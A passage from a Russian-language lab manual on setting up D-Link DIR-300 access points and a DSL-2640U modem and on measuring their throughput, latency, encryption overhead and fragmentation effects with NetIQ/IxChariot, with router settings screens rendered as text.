
To protect your privacy you can configure wireless security features. This device supports three wireless security modes including: WEP, WPA and WPA2.

### WI-FI PROTECTED SETUP (ALSO CALLED WCN 2.0 IN WINDOWS VISTA)

Enable :

Current PIN : **71719566**

Wi-Fi Protected Status : Enabled / Configured

### WIRELESS NETWORK SETTINGS

Enable Wireless :

Wireless Network Name :  (Also called the SSID)

Enable Auto Channel Selection :

Wireless Channel :

Transmission Rate :  (Mbit/s)

WMM Enable :  (Wireless QoS)

Enable Hidden Wireless :  (Also called the SSID Broadcast)

### WIRELESS SECURITY MODE

Security Mode :

Рис. 50. Вкладка настроек

В строке Wireless Network Name вводим имя создаваемой беспроводной сети. В строке Wireless Channel предлагается выбрать канал, используемый для передачи данных. По умолчанию выбран 6 канал, но при необходимости можно выбрать любой из предложенных (если только на таком этом канале не работает другая точка доступа).

В пункте Wireless security mode выбирается метод шифрования данных. По умолчанию эта функция отключена. В ходе проведения лабораторной работы придется менять метод шифрования. Это делается следующим образом.

WIRELESS SECURITY MODE	
Security Mode :	<div style="border: 1px solid black; padding: 2px;">           Enable WPA/WPA2 Wireless Security (enhanced) ▾            Disable Wireless Security (not recommended)            Enable WEP Wireless Security (basic)            Enable WPA/WPA2 Wireless Security (enhanced)         </div>
WPA/WPA2	
WPA/WPA2 requires stations to use high grade encryption and authentication.	
Cipher Type :	<div style="border: 1px solid black; padding: 2px;">AUTO(ТКІР/AES) ▾</div>
PSK / EAP :	<div style="border: 1px solid black; padding: 2px;">PSK ▾</div>
Network Key :	<div style="border: 1px solid black; width: 200px; height: 20px;"></div>
	(8~63 ASCII or 64 HEX)

Рис. 51. Настройка режима шифрования

Из выпадающего списка выбирается необходимый метод шифрования. Затем в строке Network Key вводится ключ шифрования. При установке соединения с адаптером вводится этот ключ.

### **Проведения испытаний**

#### **Оценка производительности точек доступа**

Данный тест направлен на оценку производительности используемых в работе точек доступа D-link DIR-300. Под производительностью в данном случае понимается скорость передачи между LAN и WAN (внутренним и внешним) портами устройства, т.е. на сколько быстро микропроцессор точки доступа может обрабатывать поток данных, проходящий сквозь него.

Не смотря на то, что все выпускаемое оборудование соответствует стандарту 802.11g, реальная пропускная способность при работе точки доступа с различным клиентским оборудованием оказывается различной. Проектируемая сеть будет работать с большим числом клиентских адаптеров, выпущенных различными производителями, по этому целесообразно провести тестирование только точек доступа. Именно точки доступа являются связующим звеном между проводной и беспроводной сетью, и по этому, даже если клиентское оборудование может обеспечить большую скорость передачи, максимальная скорость передачи будет ограничена именно возможностями точки доступа.

Для тестирования будет применяться программный пакет NetIQ Chariot. Пакет представляет собой консоль управления (которая может находиться на любом компьютере) и набор сенсоров. Последние являются программами, которые устанавливаются на хостах-генераторах и осуществляют генерацию и мониторинг трафика. Сенсоры существуют под множеством ОС, из которых нас интересует Windows XP SP3. Схема тестирования приведена на рисунке 6.13. В помещении, где проводится тестирование, нет оборудования работающего в диапазоне 2.4 ГГц.



Рис. 52. Тестовый стенд для определения максимальной пропускной способности.

### Методика тестирования

Осуществляется передача трафика, сгенерированного программой NetIQ Chariot, между узлами Комп1 и Комп2. В ходе тестирования направление передачи и количество потоков трафика будет меняться:

1. Передача трафика от узла Комп1 к узлу Комп2 с длиной пакета:
  - a. Пакеты максимального размера (байт);
  - b. Пакеты размера 512 байт;
  - c. Пакеты размера 64 байта;


Проведем настройку программы NetIQ Chariot. На рис. 53 представлен интерфейс программы.



Рис. 53. Интерфейс IXChariot

Перед началом измерений необходимо убедиться, что на компьютере запущена служба «Ixia Performance Endpoint» (Пуск -> Настройка -> Панель Управления -> Администрирование -> Службы). Затем зайдите в программу IxChariot и откройте окно Add an Endpoint Pair.



Рис. 54. Окно Add an Endpoint Pair

В строке Endpoint 1 вводим IP адрес компьютера с которого будут проводиться измерения, в строке Endpoint 2 вводится IP адрес Комп 2.



Рис. 55. – Ввод IP адресов тестируемых устройств

Далее выбираем Select Script и выбираем throughput.



Рис. 56. Выбор скрипта

Произведем настройку скрипта для проведения измерений с различной длиной пакета. Для этого в поле `size_file` указываем нужное число.



Рис. 57. Настройка скрипта

Результаты измерений.

### Throughput



Рис. 58. Размер пакета 1500 байт.

### Throughput



Рис. 59. Размер пакета 512 байт.

### Throughput



Рис. 60. Размер пакета 64 байта.

При проведении всех тестов измерялось среднее время отклика, для этого в течении всего времени тестирования с помощью команды `ping` от `comr1` к `comr2` посылались запросы. Среднее время откликов для каждого из проведенных тестов приведено в таблице 9.

Таблица 9. Результаты измерения времени отклика

№ теста	Время отклика, мс
1	17
2	16
3	9


## Оценка накладных расходов связанных с шифрованием

Шифрование как известно, требует значительных вычислений, в результате падает пропускная способность и увеличивается задержки при передаче пакетов, данный тест будет направлен на оценку пропускной способности точки доступа при использовании различных алгоритмов шифрования (WEP, TKIP и AES).

### Методика тестирования

Как и в предыдущем случае между конечными точками будет пересылаться сгенерированный программой NetIQ Chariot трафик, будет измеряться скорость передачи и среднее время отклика. При проведении тестирования будем использовать тестовый стенд изображенный на рисунке 6.13. Чтобы провести сравнительный анализ влияния шифрования на пропускную способность как и в предыдущем тесте будем пересылать пакеты с размером 1500 и используя для генерации скрипт throughput.scr. Измерение скорости производится в течении 2 минут.

### Настройка оборудования

Оставляем все настройки сделанные для проведения первого теста. Для настройки точки доступа заходим на вкладку Wireless Setup и изменяем метод шифрования.

Без шифрования



Рис. 61. Настройка маршрутизатора для проведения измерений



Рис. 62. Результаты измерений в режиме без шифрования

WPA/WPA 2 PSK



**WPA/WPA2**

WPA/WPA2 requires stations to use high grade encryption and authentication.

Cipher Type :

PSK / EAP :

Network Key :

(8~63 ASCII or 64 HEX)

Рис. 63. Настройка маршрутизатора для режима шифрования WPA/WPA 2 PSK

### Throughput



Рис. 64. Результаты измерений режима WPA/WPA 2 PSK

### AES

**WPA/WPA2**

WPA/WPA2 requires stations to use high grade encryption and authentication.


Cipher Type :

PSK / EAP :

Network Key :

(8~63 ASCII or 64 HEX)

Рис. 65. Настройка маршрутизатора для режима шифрования AES

## Throughput



Рис. 66. Результаты измерений в режиме AES

Таблица 10. Результаты измерения времени отклика

№ теста	Время отклика, мсек
Без шифрования	9
TKIP	10
AES	13

### Фрагментация фреймов


Данный эксперимент направлен на определение зависимости скорости передачи от длины поля данных в передаваемом пакете.

#### Методика тестирования

Как и в предыдущих тестах, трафик сгенерированный программой NetIQ Chariot, пересылается между узлами Комп1 и Комп2 (рис. 52), при этом в настройках точки изменяется значение поля данных (Fragmentation) в диапазоне 1500 – 2346 бит. Измерение скорости производится в течении 2 минут, фиксируется среднее значение. По результатам тестирования строится график зависимости скорости передачи от длины поля данных

#### Настройка оборудования

Оставляем без изменения настройки ПК, выключаем шифрование на точках. Для настройки длины поля данных необходимо перейти на вкладку Advanced Wireless, в поле Fragmentation ввести соответствующее значение.

**ADVANCED WIRELESS SETTINGS**

Transmit Power : 100% ▾

Beacon interval : 100 (msec, range:20~1000, default:100)

RTS Threshold : 2346 (range: 256~2346, default:2346)

Fragmentation : 2346 (range: 1500~2346, default:2346, even number only)

DTIM interval : 1 (range: 1~255, default:1)

Preamble Type :  Short Preamble  Long Preamble

CTS Mode :  None  Always  Auto

Wireless Mode : 802.11 Mixed(n/g/b) ▾

Band Width : 20/40 MHz(Auto) ▾

Short Guard Interval :

Рис. 67. Настройка длины поля данных передаваемого фрейма

Результаты тестирования

### Throughput



Рис. 68. Длина поля данных 1500 бит

### Throughput



Рис. 69. длина поля данных 2000 бит

## Throughput



Рис. 70. длина поля данных 2346 бит

### Оценка взаимного влияния точек работающих на одном канале

Оценка взаимного влияния точек работающих на одном канале. Тестовый стенд изображен на Рис.2. Точки доступа переводятся на один частотный канал, в первый случае. Между узлами comp1 и comp2, comp3 и comp4 осуществляется передача трафика сгенерированного программой NetIQ Chariot. При тестировании расстояние между точкой 1 и точкой 2 изменяется в пределах от 1 до 30 метров. Для каждого из выбранных значений расстояния L, для пары узлов comp1 и comp2 измеряется среднее значение скорости передачи, времени отклика, количество потерянных пакетов в течении 5 минут.

Настройка DSL-2640U на работу в режиме Bridging (режим прозрачного моста).


1. В разделе «Advanced Setup» выберите пункт «WAN», и нажмите кнопку «Add» для создания нового соединения.

**D-Link**

Device Info  
**Advanced Setup**  
**WAN**  
LAN  
NAT  
Security  
Parental Control  
Quality of Service  
Routing  
DNS  
DSL  
Pptp  
Interface Group  
IPSec  
Certificate  
Wireless  
Diagnostics  
Management

### Wide Area Network (WAN) Setup

Choose Add, Edit, or Remove to configure WAN interfaces.  
Choose Save/Reboot to apply the changes and reboot the system.

Port/Vpi/Vci	VLAN Mux	Con. ID	Category	Service	Interface	Protocol	Igmp	QoS	State	Remove	Edit
--------------	----------	---------	----------	---------	-----------	----------	------	-----	-------	--------	------

Рис. 71. Создание нового соединения

2. На появившейся странице укажите значения параметров VPI и VCI (значения данных параметров предоставляются провайдером) и нажмите кнопку «NEXT».

**ATM PVC Configuration**  
This screen allows you to configure an ATM PVC identifier (PORT and VPI and VCI) and select a service category. Otherwise choose an existing interface by selecting the checkbox to enable it.

PORT: [0-3] 0  
VPI: [0-255] 0  
VCI: [32-65535] 35

VLAN Mux - Enable Multiple Protocols Over a Single PVC

Service Category: UBR Without PCR ▾

**Enable Quality Of Service**  
Enabling packet level QoS for a PVC improves performance for selected classes of applications. QoS cannot be set for CBR and Realtime VBR. QoS consumes system resources; therefore the number of PVCs will be reduced. Use **Advanced Setup/Quality of Service** to assign priorities for the applications.

Enable Quality Of Service

Back Next

Рис. 72. Значение VPI и VCI

